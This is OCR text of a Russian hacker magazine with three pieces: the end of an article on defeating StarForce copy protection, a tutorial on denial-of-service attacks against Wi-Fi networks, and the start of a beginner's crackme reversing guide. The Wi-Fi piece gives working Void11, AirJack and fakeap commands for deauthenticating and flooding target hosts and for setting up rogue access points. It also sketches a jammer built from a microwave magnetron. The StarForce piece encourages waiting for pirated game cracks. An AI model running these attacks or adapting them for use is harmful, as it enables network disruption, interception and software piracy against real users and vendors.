Впрочем, дела обстоят не так уж и мрачно. В ходу до сих пор остается множество старых версий защиты, и Алкоголь рулит. Кстати говоря, при установке обновлений на игру, вместе с самой гамесой зачастую обновляется и защита, поэтому прибегать к обновлениям следует лишь тогда, когда они действительно необходимы. К тому же с эмуляторами борется только StarForce Professional (самая дорогая и самая глюкавая). Многие фирмы предпочитают Basic Edition (надежнее и дешевле). На сайте разработчиков приводится сводная таблица, сравнивающая защиты друг с другом (*www.StarForce.ru/protection/protection.phtml?c=113*), которую полезно изучить перед тем, как кричать на весь мир «я StarForce сломал!». Basic Edition, действительно, ломается очень просто, а вот над Professional'ом приходится проделывать все вышеописанные «танцы».

[натанцевались] После экспериментов со StarForce хотелось бы начисто удалить ее из системы, чтобы там ничего не торчало и ни с чем не конфликтовало. Теоретически, это должен сделать разработчик деинсталлятора игрушки, практически же «зачисткой» операционной территории приходится заниматься самостоятельно. Предвидя праведный гнев пользователей, разработчики SF выпустили специальную утилиту, которая все делает сама, и отдали ее на всеобщее растерзание. Качайте: *www.StarForce.ru/support/sfdrvrem.zip*.


[заключение] Так все-таки, взломан StarForce, или нет? Создать пиратскую копию защищенного диска вполне реально, но при этом придется во-



сглаженный график после обработки — скопированный диск запускается нормально

зиться с эмуляторами, дергать шлейфы, переходить на SCSI-накопители и совершать кучу других противоестественных для рядового геймера вещей. «Отвязать» StarForce от диска вручную вполне реально и все популярные игры уже давно отвязаны, так что говорить о безальтернативном переходе на лицензионную продукцию слишком рано. Лучше подождать несколько дней (или недель), пока хакнутая программа не появится в Сети.

Легендарная «неломаемость» SF относится именно к автоматическому копированию дисков специальным копировщиком. Появление таких копировщиков ожидается в ближайшем будущем. Разработчики Daemon Tools и Алкоголя не дремлют, но ведь и разработчики SF тоже! Короче, перед нами разворачивается целое представление в стиле «противостояние щита и меча». Каждый из нас сам выбирает «свою» сторону баррикады. Но если присоединиться к хакерскому племени может каждый, то принять участие в разработке защиты — едва ли. Ведь это закрытый клуб со своими законами и бизнес-машиной внутри




официальный сайт защиты

| STARFORCE КАК ТРОЯНСКАЯ ЛОШАДЬ |

Одно из лучших определений трояна гласит: троян — программа, выполняющая в тайне от пользователя действия, о которых юзер не осведомлен и в которых не нуждается. То, что StarForce пакостит в системе, — всем известно. Практически любая программа делает тоже самое (так говорят разработчики SF), но никому бы и на ум не пришло оставлять в системе дыру таких размеров. Для укрепления противохакерской обороны, часть защитного кода выполняется на нулевом кольце, что достигается открытием устройства \\.\PRODRV06, заботливо установленного драйвером StarForce. Для этого даже не нужно администраторских прав. Любой посторонний код может проникнуть в RING0, не спрашивая нашего разрешения! Чуть позже это дыру вроде бы залатали (правда, я не смотрел насколько надежно), однако уже сам факт настораживает. Нашли одну дыру — найдут и другие. HAPS, extreme protector и другие враги народа также используют переход на нулевое кольцо, но при этом ухитряются обходится без дыр и голубых экранов.

Воздушный отказ




СЛАБАЯ ЗАЩИЩЕННОСТЬ ПРОТОКОЛОВ СТАНДАРТА 802.11 ВКУПЕ С НИЗКИМ УРОВНЕМ ПОДГОТОВКИ СИСТЕМНЫХ АДМИНИСТРАТОРОВ МНОГИХ СЕТЕЙ, ИСПОЛЬЗУЮЩИХ ЭТОТ СТАНДАРТ, ДЕЛАЮТ ПРОНИКНОВЕНИЕ В БЕСПРОВОДНУЮ СЕТЬ ЗАДАЧЕЙ ТРИВИАЛЬНОЙ ДЛЯ ЛЮБОГО БОЛЕЕ-МЕНЕЕ КВАЛИФИЦИРОВАННОГО ВЗЛОМЩИКА | Rossomahaar [rossomahaar@mail.ru]

Описание DoS атак на WiFi-сети

Мы уже писали о классических приемах взлома WiFi-сетей: описывали уязвимости WEP, процесс взлома сетевых ключей и использование социальной инженерии. Но реальность такова, что помимо этих приемов, протоколы семейства 802.11 уязвимы и к DoS-атакам, которые позволяют заглушить любую точку доступа, нарушить функционирование сети и перехватить данные. Об этой угрозе мы и поговорим сегодня.

[зачем это?] Зачем проводить DoS-атаку на WiFi? Чтобы вывести сеть из строя? Да, но не только для этого, ведь DoS-атака является важной составной частью атак man-in-middle. Вообще, рассмотрение атак этого типа, тема отдельной статьи, но если кратко, то суть данной атаки заключается в замене работающей в сети точки доступа своей собственной. Чтобы отключить законную AP необходимо ее задосить, вывести из строя. Соорудить фальшивую точку доступа не так уж сложно, главное проблема здесь — в совпадении параметров внедряемой точки доступа (таких, как ESSID, WEP, MAC) с параметрами точки-жертвы. Более простая реализация этой атаки состоит в подмене какого-то клиентского хоста своим поддельным, что гораздо проще осуществить, так как не нужно конфигурировать внедряемый хост как AP, а нужно только имитировать IP и MAC подменяемого узла.

[классификация WiFi-DoS] Довольно логично все DoS-атаки на WiFi разделить на две группы:


* Атаки на так называемый 1-й, физический уровень сети
* Атаки на 2-й уровень, программный

Атаки первого типа представляются двумя разновидностями. Первая предполагает бомбардировку рабочей частоты уничтожаемого хоста различным шумовым трафиком, представляющим из себя «информационный мусор». По сути, это обыкновенный флуд корректным трафиком, приводящий к Denial of Service. Вторая разновидность заключается в использовании специальных шумогенераторов, которые напрочь забивают рабочий диапазон помехами и препятствуют нормальной работе.

Атаки на программный уровень предполагают использование уязвимостей в различных протоколах, службах, системах аутентификации и т.п. В этой статье будут рассматриваться, помимо атак на первый уровень, атаки, нацеленные на протоколы беспроводных сетей 802.11. Отсюда можно предложить еще одну классификацию атак на протоколы WiFi — в зависимости от стандарта беспроводной сети. Сегодня используются следующие стандарты сетей 802.11: 802.11a, 802.11b, 802.11g, 802.11i. Большинство выпущен-



FakeAP: www.blackalchemy.to/project/fakeap
AirJack: http://802.11ninja.net/airjack
HostAP: http://hostap.epitest.fi




Следует понимать, что все описанные в этой статье действия носят исключительно исследовательский характер и направлены на предотвращение возможных проблем с функционированием беспроводных сетей. Соблюдай законы страны, в которой ты живешь.



На нашем диске ты найдешь все описанные в статьи драйвера, программы, сценарии и массу документации.



ного в недавнее время оборудования для беспроводных сетей ориентировано на работу в первых двух. Поэтому зачастую администраторы уже сложившихся беспроводных сетей не имеют возможности, по чисто экономическим причинам, перейти на более безопасный протокол 802.11g. Рассмотрим подробнее атаки на первый уровень беспроводных сетей.



конфигурируем hostap

[глушение] Как ты знаешь, сети WiFi используют диапазон частот 2,4—2,5 Ггц. Рассмотрим стандарт 802.11b, наиболее распространенный на сегодняшний день. Ширина канала в данном стандарте составляет 22 МГц, минимальный промежуток частот между каналами — 5 МГц. Таким образом, возможна передача на четырнадцати каналах, многие из которых сильно перекрываются, вследствие чего в одной зоне покрытие одновременно нормально могут функционировать три точки доступа, у которых частоты не перекрываются или перекрываются очень слабо. Посмотри на соответствующий рисунок и тебе сразу станет ясен смысл написанного выше :).

Предположим, мы хотим отрубить точку доступа от сети, чтобы провести атаку «человек посередине». Для этого мы начинаем наполнять «мусором» канал, на котором работает эта точка доступа. Допустим, она работает на шестом канале (во многих точках этот канал установлен «по умолчанию»). Если начать передавать по данному каналу огромное количество ничего не представляющих из себя фреймов 802.11 со значительной мощностью сигнала (EIRP), то у хостов, взаимодействующих с этой точкой повысится BER (Basic Error Ratio — базовый коэффициент ошибки). Большая часть оборудования для беспроводной связи в таком случае начинает искать возможность соединения на соседних каналах, и если они обнаружат там точку с теми же параметрами ESSID, WEP (а они ее обнаружат — мы сделаем для этого все возможное:) и более низким BER, то они установят соединение с этой точкой, «забив» на законную AP. Это действует, однако с некоторыми оговорками. Во-первых, некоторые девайсы можно настроить таким образом, что они будут работать на одном и том же канале, вне зависимости от уровня BER, чем часто пользуются админы сетей WiFi. Но это характерно в основном для стационарного оборудования, — мобильные хосты практически всегда ориентируются на взаимодействие с точкой доступа по стабильному каналу.

Как видишь, для проведения атаки «человек посередине» не обязательно даже окончательно отрубать точку доступа от сети, достаточно лишь замусорить ее рабочий канал и развернуть поддельную точку, стоящую не менее, чем на пять каналов от подавляемой AP. При этом хорошо бы использовать антенну с высоким коэффициентом усиления для внедряемой точки.



void11 с графическим интерфейсом

Если проводить аналогию с DoS-атаками в проводных сетях, то такие атаки по своей сути больше напоминают Distributed DoS, где используется большое число компьютеров, генерирующих огромное количество трафика в сторону жертвы, заваливая ее различными запросами и т.п. В нашем же случае, вместо большого числа атакующих компьютеров используется один, но использующий большую мощность передачи сигнала.

Еще один способ «завалить» сеть

| СПЕЦИФИЧНЫЕ АТАКИ |

Можно привести ряд концепций атак на сети, использующие определенные специфичные настройки. К примеру, в сети может быть включен режим экономии энергии. В таком режиме хосты могут находиться в спящем режиме, а точка доступа будет накапливать предназначенные им фреймы. Взломщик может притвориться сонным хостом, а затем выйти из спящего режима, после чего он получит все фреймы, предназначенные «уснувшему» хосту. Еще один способ, с помощью которого можно воспользоваться в корыстных целях спящим режимом хоста, заключается в подделке специальных служебных фреймов с TIM (Traffic Indication Map), посылаемых точкой доступа. AP посылают «спящим» хостам TIM-фреймы с сообщением о поступлении новых данных для данного хоста, чтобы тот «проснулся» и забрал накопившуюся информацию. Если каким-то образом перекрыть настоящим TIM-фреймам доступ к хосту, то точка доступа будет вынуждена уничтожать накопившиеся и не полученные хостом фреймы, так как имеет ограниченный размер буфера для их хранения.

стандарта 802.11 заключается в использовании специально сконструированной «глушилки», представляющей собой устройство, генерирующее шумы в определенном диапазоне частот. Очень мощный шумогенератор можно изготовить из магнетрона — девайса, использующемся в микроволновых печах. Интересно, что магнетрон работает на частоте 2,445 ГГц плюс-минус определенное мегагерц, обычно весьма значительное. Угадай, какой канал он перекрывает в первую очередь? Конечно, самый используемый — шестой.

Беспроводные сети беззащитны перед атаками на первый уровень. Единственное, что можно предпринять — попробовать обнаружить источник помех. Это можно сделать методом триангуляции, путем замера уровня сигнала шумогенератора в нескольких точках. На основании полученных данных можно попытаться определить местонахождение глушащего устройства.

[buffer overflow] Итак, переполнение буфера. Дело в том, что многие точки доступа, в том числе программные, отводят ограниченную область памяти под обработку запросов на присоединение и аутентификацию. Переполнение буфера можно осуществить с помощью проги Void11. Эта прога предназначена для работы в Linux (нужны дрова HostAP и карта с набором микросхем Prism). Данная тулза идеально подходит для проведения DoS-атак на беспроводные сети. Она умеет генерировать фреймы трех типов: запрос на аутентификацию, присоединение и прекращение сеанса. Она также умеет проводить атаки на несколько хостов, устанавливать количество одновременно работающих потоков, задержку между отправкой фреймов и многое другое. В общем, отличная штука.

Еще одна возможность переполнения буфера точки состоит в том,



При помощи магнетрона из микроволновки можно соорудить настоящего убийцу для WiFi-точек

чтобы присоединиться к ней, и после этого начать быстро менять свой MAC. Как менять MAC-адрес? Элементарно!

```
$ ifconfig wlan0 hw ether
FF:FF:FF:FF:FF:FF
```

Это с помощью ifconfig, аналогичная операция с помощью iproute выполняется следующим образом:

исходники void11

```
$ ip link set dev wlan0 address FF:FF:FF:FF:FF:FF
```


Реализовать быструю смену MAC можно, написав небольшой сценарий, например, на перле, что и было сделано Джошуа Райтом в его творении macfld.pl (скачать можно на сайте автора — *http://home.jwu.edu/jwright/perl.htm*). Чтобы выполнить сценарий, вводим:

```
$perl macfld.pl -c 1000 -u 10000
```

Флаг -c указывает на то, сколько нужно генерировать MAC-адресов, флаг



Частотное распределение по каналам 802.11



Работа с утилитой iwconfig

-u предназначен для установки задержки в микросекундах, перед генерацией следующего MAC-адреса.

В хелпе можно в подробностях ознакомиться с возможностями void11

[фреймы-фальшивки] Наиболее распространенный вид DoS-атак — это посылка большого количества фреймов с запросами на прекращение сеанса и отсоединение. Сущность этой атаки состоит в отправке выбранному хосту или хостам запросов на прекращение сеанса и отсоединение от имени точки доступа, от ее MAC-адреса. Отсоединив хост, можно присоединиться к сети, установив его MAC-адрес. Так обычно хакеры обходят фильтрацию мак-адресов.

Чтобы надолго вырубить хост, лучше всего применить Void11. Давай посмотрим ее в работе. Но сначала нужно установить дрова HostAP. Найти их последнюю версию можно на *http://hostap.epitest.fi*. Чтобы Void11 работала на них, необходимо определить константу PRISM2_HOSTAPD в *driver/modules/hostap_config.h* (это необходимо проделывать в ранних версиях драйверов, в новых — не нужно). Компилим под рутом:

```
$ make && make_pccard
```

Это вариант для карт PCMCIA. Теперь нужно перезапустить службы PCMCIA и поместить карту в разъем. Если все прошло успешно, то карта начинает работать в режиме точки доступа. Можно произвести настройку карты с помощью Linux Wireless Extensions:

```
$ iwconfig
```

Ты увидишь, параметры работы карты (они берутся из /proc/net/dev). Здесь параметр Mode:Master означает, что карта работает в режиме точки доступа. Сменить режим и любой параметр можно командой:

```
$ iwconfig wlan0 mode repeater channel 6
```

Так мы заставили карту работать в качестве репитера на шестом канале. Как я уже говорил, сконфигурировать точку доступа совсем несложно.

Void11 состоит из двух утилит: void11_hopper и void11_penetration. Хоппер конфигурирует карту, а пенетрейшн нужен для генерации фреймов. Отрубим, например, хост с MAC-адресом FF:FF:FF:FF:FF:FF, посылая фреймы с адреса AA:AA:AA:AA:AA:AA:

```
void11_hopper >/dev/null &
void11_penetration -s AA:AA:AA:AA:AA:AA -B FF:FF:FF:FF:FF:FF -D wlan0
```

А вот пример атаки на переполнение буфера по списку адресов, содержащихся в файле spisok:

```
void11_hopper >/dev/null &
void11_penetration -t 2 -l spisok -D wlan0
```

Я не стану подробно останавливаться расказывать на назначении различных флагов этой утилы, будет лучше, если ты разберешься в них сам (-h — самый важный флаг :).
Идем дальше. Данную атаку можно усилить путем посылки вместе с фреймами, содержащими запросы на отсоединение или прекращение сеанса, еще и поддельных ответов на пробные запросы атакуемого хоста, перенаправляющих этот хост на точку с несуществующими ESSID и на неиспользуемый канал. Для проведения этой атаки в дополнение к Void11 можно использовать перловый скрипт fakeap.pl от Black Alchemy Enterprises, умеющую посылать поддельные фреймы-маяки. Как и воид11, фейкэп работает на драйверах HostAP. Перед использованием этот скрипт придется немного править. Во-первых, переменную $MAX_CHANNEL, которая равна 11 исправь на 14 (американское законодательство сужает диапазон частот под WiFi, поэтому максимальное число каналов там — 11, у нас — 14). Возможно, придется изменить пути к файлам в переменных $IWCONFIG, $IFCONFIG, $CRYPTCONF. Запускаем:

```
$ perl fakeap.pl
```

Как видишь, нам потребуется указать в параметре -channel какой-нибудь неиспользуемый, указать параметром -words файл с заранее подготовленным списком поддельных ESSID.
Существует еще одна разновидность DoS-атак, использующая поддельные фреймы. Она реализована Марком Осборном (Mark Osborne) в проге fata_jack. Эта программка посылает запрос на аутентификацию к точке доступа от имени хоста-жертвы. Запрос сформирован таким образом, что точка возвращает атакуемому хосту фрейм с сообщением об ошибке и разрывает с ним соединение, причем повторное присоединение этого хоста к точке становится весьма затруднительным.

[воздушный Джек] Работает fata_jack на драйверах, идущих в комплекте программ AirJack. Должен сказать, что этот комплект, пожалуй, наилучший инструмент для генерирования различных фреймов 802.11. Изначально он создавался для карт с набором микросхем PrismII, но уже сейчас его можно настроить и под карты с набором схем Hermes, а в планах разработчиков осуществить в будущем поддержку и других наборов схем. AirJack включает в себя ряд утилит: monkey_jack, предназначенную для проведения атак «человек посередине»; ее модификацию cracker_jack; essid_jack, служащую для обнаружения скрытого ESSID; wlan_jack — для посылки фреймов прекращения сеанса с поддельным MAC. Распространяется AirJack по лицензии GNU, взять исходники можешь на *http://802.11ninja.net/airjack*.
Под драйвера AirJack написана такая замечательная прога, как File2Air. Название ее говорит само за себя — она передает файлы по воздуху. При этом она не генерирует фреймы 802.11, а просто передает двоичный файл «в эфир». Эта тулза для настоящих хакеров. Ты можешь сам составлять абсолютно любые фреймы в шестнадцатеричном редакторе и посылать их по указанному каналу, указав задержку, количество отправок и иные параметры. Конечно, необходимо знание различных протоколов стандарта 802.11, но представь, как удобно с помощью этого инструмента искать новые уязвимости сетей и реализовывать атаки, для которых еще не создано специализированного инструмента. В комплекте с первой версией этой программы шло всего три примера двоичных файлов, применение которых описывалось в README. Сейчас уже можно найти файлы с фреймами, предназначенными, например, для проведения всех вышеописанных DoS-атак. Таким образом, эта прога — самый универсальный инструмент WiFi-хакера, который годится как для атак на беспроводные сети, так и для их защиты от вторжений. Она умеет посылать фреймы даже в режиме мониторинга, а это позволяет реагировать на различные события в сети, путем написания несложных скриптов.
Собирается AirJack стандартной командой make. При этом, возможно, появится сообщение об ошибке, связанной с символом 'cmpxchhg'. Исправить ее можно, удалив флаг -Werrow из переменной CFLAGS, находящейся в файле Makefile. Далее надо скопировать airjack_cs.o в каталог /lib/modules/версия_ядра/pcmcia и запустить depmod. Затем в etc/pcmcia нужно править файлы wlan-ng.conf и config путем замены всех строк bind prism2_cs на airjack_cs. Теперь остается вытащить карту из разъема и перезапустить менеджер карт. Вставляем ее снова и даем команду lsmod. Если все прошло успешно, то в качестве модуля будет стоять airjack-cs. Теперь нужно поднять интерфейс беспроводной карты.

```
$ ifconfig -a
```

Смотрим, появился ли интерфейс aj0, и, если появился, то поднимаем его:

```
$ ifconfig aj0 up
```

Осталось собрать утилиты, входящие в ЭйрДжек. Переходим в подкаталог /tools каталога программы, вводим make, а затем еще и make monkey_jack.

[нереализованные атаки] Ряд атак на беспроводные сети существует пока только в теории. Не существует инструментов для их проведения (или просто мне об этом неизвестно, а кто-то вовсю уже досит этими способами, хотя, возможно, они так и останутся только в теории).
Одна из нереализованных дос-атак на WiFi состоит в изменении контрольных сумм (CRC-32), посылаемых фреймам, в результате чего фрейм не принимается хостом. В то же время отправителю посылается поддельный фрейм с подтверждением успешного принятия фрейма, который на самом деле растворился в воздухе. Сложность реализации в этой атаке состоит в том, что нужно сгенерировать шум, точно в момент передачи контрольной суммы (это последние четыре байта) фрейма.
Подобную атаку предлагают использовать против сетей стандарта 802.11i. Только здесь необходимо исказить контрольную сумму, подтверждающую целостность сообщения (MIC — Message Integrity Checksum) в протоколе TKIP. В стандарте определено, что если за одну секунду придет больше одного фрейма с неправильной MIC, то хост отсоединится на минуту, а затем присоединится к новому сеансовому ключу.

[заключение] Хочу сказать, что написал далеко не обо всех возможных видах Denial of Service, характерных для беспроводных сетей 802.11. Еще хочу сказать, что DoS-атаки на сети — дело нехорошее, поэтому не стоит досить сетки только в отместку за то, что ты не смог в них проникнуть или оттого, что тебе просто нечем заняться



Крэкинг – это просто

ПО КАКОЙ-ТО НЕПОНЯТНОЙ МНЕ ПРИЧИНЕ МНОГИЕ СЧИТАЮТ, ЧТО ВЗЛОМОМ ПРОГРАММ ЗАНИМАЮТСЯ ИСКЛЮЧИТЕЛЬНО КОМПЬЮТЕРНЫЕ ГУРУ, КОТОРЫЕ ДО МОЗГА КОСТЕЙ ПРОНИКЛИСЬ НИЗКОУРОВНЕВЫМ КОДИНГОМ И ПРИКЛАДНОЙ КРИПТОГРАФИЕЙ. НО КАК ТОЛЬКО ТКНЕШЬ ИХ НОСОМ, ПОКАЖЕШЬ ОТЛАДЧИК, РАЗЖУЕШЬ ВСЕ И РАЗЛОЖИШЬ ПО ПОЛОЧКАМ — УДИВЛЯЮТСЯ: «НЕУЖЕЛИ ВСЕ ТАК ПРОСТО, А?». ТВОЯ ОЧЕРЕДЬ! | Степан Ильин aka Step (faq@real.xakep.ru)




Первые шаги для начинающего крэкера

[reversing] Начнем с самого простого. Что вообще нужно для того, чтобы взломать программу, обойти или убрать защиту, сгенерировать серийный код? Правильно — посмотреть исходный код программы и при необходимости видоизменить его. К сожалению, найти исходник к коммерческому продукту практически невозможно, поэтому приходится идти по обходному пути.

Как известно, любая программа (вернее сказать, исполняемый файл) представлена на компьютере в виде машинных команд. Эти команды понятны микропроцессору, но программировать с их помощью чрезвычайно сложно: открой любой EXE-файл в HEX-редакторе, и ты сразу поймешь, что я имею в виду. Чтобы облегчить процесс программирования был изобретен специальный транслятор, который имеет примитивный набор команд и способен преобразовывать составленные из них конструкции в машинный код. Имя этого чудного изобретения — ассемблер.

Понимаешь, куда я клоню? Если из ассемблерного листинга можно получить машинный код, то вполне возможно и обратная операция. Действительно любой исполняемый файл с той или иной точностью может быть представлен в виде ассемблерных команд — этой задачей, собственно, и занимаются дизассемблеры. Наиболее продвинутым дизассемблером по праву считается IDA (*www.idapro.ru*), однако, для его использования требуется некоторый опыт. Для решения несложных и средних задач вполне достаточно менее функционального, но удобного — W32Dasm (*www.expage.com/page/w32dasm*).



Помимо дизассемблера нам потребуется еще и отладчик (дебаггер). Он также дизассемблирует исходный код программы (то есть включает в себя функции дизассемблера), но помимо этого позволяет еще и шаг за шагом, инструкцию за инструкцией, выполнить программу. Ты полностью контролируешь ход ее выполнения, при этом текущие ассемблерные команды всегда находятся у тебя перед глазами. Долгое время абсолютным лидером среди отладчиков был SoftIce, сейчас же многие начали использовать OllyDBG (*www.ollydbg.de*). Это 32-битный низкоуровневый отладчик с продуманным интерфейсом и полезными функциями, которые существенным образом облегчают процесс отладки. В OllyDBG встроен специальный анализатор, который распознает и визуально обозначает процедуры, циклы, константы и строки, внедренные в код, обращение к функциям API, параметры этих функции и т.п. Для новичка (и не только) — это именно то, что надо!



На нашем диске ты найдешь все упомянутые в статье утилиты, плагины к OllyDBG, а также коллекцию crackmes от fant0m'a.




Перед чтением статьи я настоятельно советую прочитать статьи из «Кодинга», посвященные ассемблеру. Это существенно облегчит и ускорит понимание материала.

[с чего начать?] Начиная заниматься крэкингом, будь рассудителен. Мой тебе совет: не спеши брать быка за рога и сразу браться за взлом добротной софтины с продуманной защитой. Без соответствующего опыта у тебя все равно вряд ли что-то получится. Скорее всего, ты просто закинешь это неблагодарное занятие, одновременно с этим потеряв всякий интерес к теме. Начинать, как известно, надо с простого: здесь будет и понимание, и интерес, и самое главное — толк. Можно, например, зайти на *www.downloads.com* и накачать пару десятков сомнительных программ, типа СуперЗвонилки, ГиперБлокнота и т.д. — среди них, наверняка, найдутся экземпляры с примитивной защитой. Но я тебе рекомендую начать с так называемых крякмисов (crackme) — специальных заданий для взломщиков. Многие из них написаны специально для новичков, о чем указано в описании, поэтому идеально подойдут для обучения. Вдобавок многие репозитарии крякмисов (например, *www.crackmes.de*) выкладывают еще и туториалы (инструкции по прохождению), поэтому ты сможешь сравнить свой и авторский подходы взлома или же найти подсказку на пути к верному решению. Идеальный вариант для новичков — серия крякмисов от FaNt0m'a (*www.crackmes.de/users/fant0m/fant0mcollection*). Ее и рассмотрим: для лучшего усвоения рекомендую выполнять действия па-

раллельно со мной. Только в этом случае ты будешь понимать, о чем я говорю :).

[немного теории]

Возьмем первый крякмис из коллекции — FaNt0m's CrackMe #1. В задании требуется найти серийник, при этом используя исключительно дизассемблер. Использовать дебаггер по условию запрещено, но он, собственно, и не требуется. Посмотрим, что собой представляет программа: обычное окно с текстовым полем для ввода. После ввода случайного значения (например, слова «хакер»), появляется всплывающее окно с ошибкой Wrong password. Keep trying, you'll get it!. От этого, собственно, мы и будем крутиться. Текстовые строки информационных сообщений зачастую хранятся в самом коде программы. Соответственно, еЕсли найти обращение к строке, то без труда найдется и вызов функции вывода сообщения, а там уже и процедура проверки серийника недалеко. Попробуем разобраться во всем более подробно.



коллекция всевозможных crackmes — отличная возможность попрактиковаться во взломе, не нарушая закон

В общем случае программа состоит из трех областей памяти (сегментов): сегмента кода (CS), сегмента данных (DS) и сегмента стека (SS). В первом, как ты понял, хранится непосредственно код программы, то есть команды и командные инструкции. Второй сегмент предназначен для хранения данных (переменных, констант и т.д.) — по идее, выданное программой сообщение располагается именно там. Сегмент стека представляет собой специальную область памяти, предназначенную для временного хранения данных, например, параметров, передаваемых процедурам и функциям. Слово «стек» подразумевает использование принципа FILO (First In — Last Out, «первым пришел — последним вышел»). Последнее занесенное в стек (командой PUSH) значение, будет извлечено (командой POP) первым, предпоследнее — вторым и т.д. Можно наглядно представить себе это, вообразив колоду карт.




мы без труда можем найти фрагмент программы, где осуществляется вызов процедуры MessageBoxA

Если ты знаком с программированием под Windows, то должен знать, что стандартное окно с сообщением чаще всего выводится с помощью специальной API-функции MessageBoxA. Сама строка сообщения и прочие параметры окна помещаются в стек, откуда позже извлекаются и обрабатываются функцией (это самый распространенный способ передачи параметров функции в языке ассемблер). Получается, что после ввода

неправильного (ты же не думаешь его угадать, верно?) серийника, программа загружает в стек адрес строки и вызывает функцию MessageBoxA. W32Dasm, как и многие другие дизассемблеры, умеет показывать, где именно происходит обращение к той или иной строке. Это значительно облегчает поиск нужного фрагмента кода: достаточно в дизассемблированном листинге произвести поиск текста сообщения, и мы сразу найдем нужный вызов функции MessageBoxA. В большинстве случаев где-

FaNt0m's CrackMe #1: после ввода неправильного серийника появляется сообщение об ошибке



OllyDBG подобно W32Dasm'у тщательно следит за использованием текстовой информации

нибудь рядом располагается и процедура проверки серийника. Наша задача — с помощью дизассемблера посмотреть правильный пароль во время сравнения его со введенным.

[взлом серийника] Запускай W32Dasm, далее меню Dissembler -> Open File и выбирай файл CRACKME1.EXE. Ву-а-ля! Перед тобой полностью дизассемблированный код программы, но и в нем еще нужно разобраться. Наша цель — найти ту часть кода, которая каким-то образом использует обозначенную выше строку. Самый банальный способ — провести поиск строки (меню Search -> Find Next), но есть и другой вариант. Дело в том, что W32Dasm записывает все найденные обращения к строковым данным в специальный список (меню Refs -> String Data References). Поэтому вместо поиска можно просто выбрать из списка нужную строку и дважды кликнуть по ней мышью. Так или иначе, W32Dasm автоматически переведет тебя на следующий код:

```
* Possible StringData Ref from Data Obj ->"Wrong Password! Keep trying, you'll get it!"
004012A2 6845304000      push 00403045
```

Комментарий указывает на то, что в следующей команде происходит обращение к нужной строке — Wrong password. Keep trying, you'll get it!. Разберем эту команду более подробно: 004012A2 — это адрес, где в памяти находится данная команда, 6814654100 — представление команды в шестнадцатеричном виде (машинные коды), push 00403045 — непосредственно сама ассемблерная команда. Она помещает в стек адрес 00403045, по которому, судя по комментарию W32Dasm'а, хранится наша строка.

По нашему предположению после загрузки адреса строки в стек, происходит вызов функции, выводящей сообщение на экран. Так и есть — смотрим ниже:

```
* Reference To: USER32.MessageBoxA, Ord:01BBh
:004012A9 E85C000000      Call 0040130A
```

W32Dasm нам явно указывает, что команда вызова функции Call вызывает именно API-функцию вывода окошка (MessageBoxA). Теперь смотрим, что происходило до вызова этой функции. Сразу бросается в глаза следующий код:

```
